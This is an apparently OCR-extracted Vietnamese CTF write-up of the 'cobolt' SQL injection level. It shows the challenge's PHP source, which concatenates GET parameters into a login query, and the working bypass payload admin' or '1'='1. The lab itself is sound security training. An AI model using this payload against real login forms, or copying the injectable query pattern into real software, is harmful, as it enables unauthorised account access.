



query : **select id from prob_cobolt where id='1' or '1'='1' and pw=md5('')**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_cobolt where id='{$_GET[id]}' and pw=md5('{$_GET[pw]}')";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id'] == 'admin') solve("cobolt");
  elseif($result['id']) echo "<h2>Hello {$result['id']}<br>You are not admin :(</h2>";
  highlight_file(__FILE__);
?>
```

Hàm nhập vào parameter lần này là id và mã hash md5 của pw.




query : **select id from prob_cobolt where id='1'or'1'='1--' and pw=md5('1')**

```php
<?php
  include "./config.php";
  login_chk();
```

Sau khi thử nhiều cách khác nhau thì ta thấy -- không có tác dụng nhưng như câu trước ta vẫn tạo được một query đúng. Ngoài ra thì hàm còn kiểm tra id=’admin’.

Payload

admin’ or ‘1’=’1



query : **select id from prob_cobolt where id='admin' or '1'='1' and pw=md5('')**

COBOLT Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit("No Hack ~_~");
```

Kết quả bypass thành công.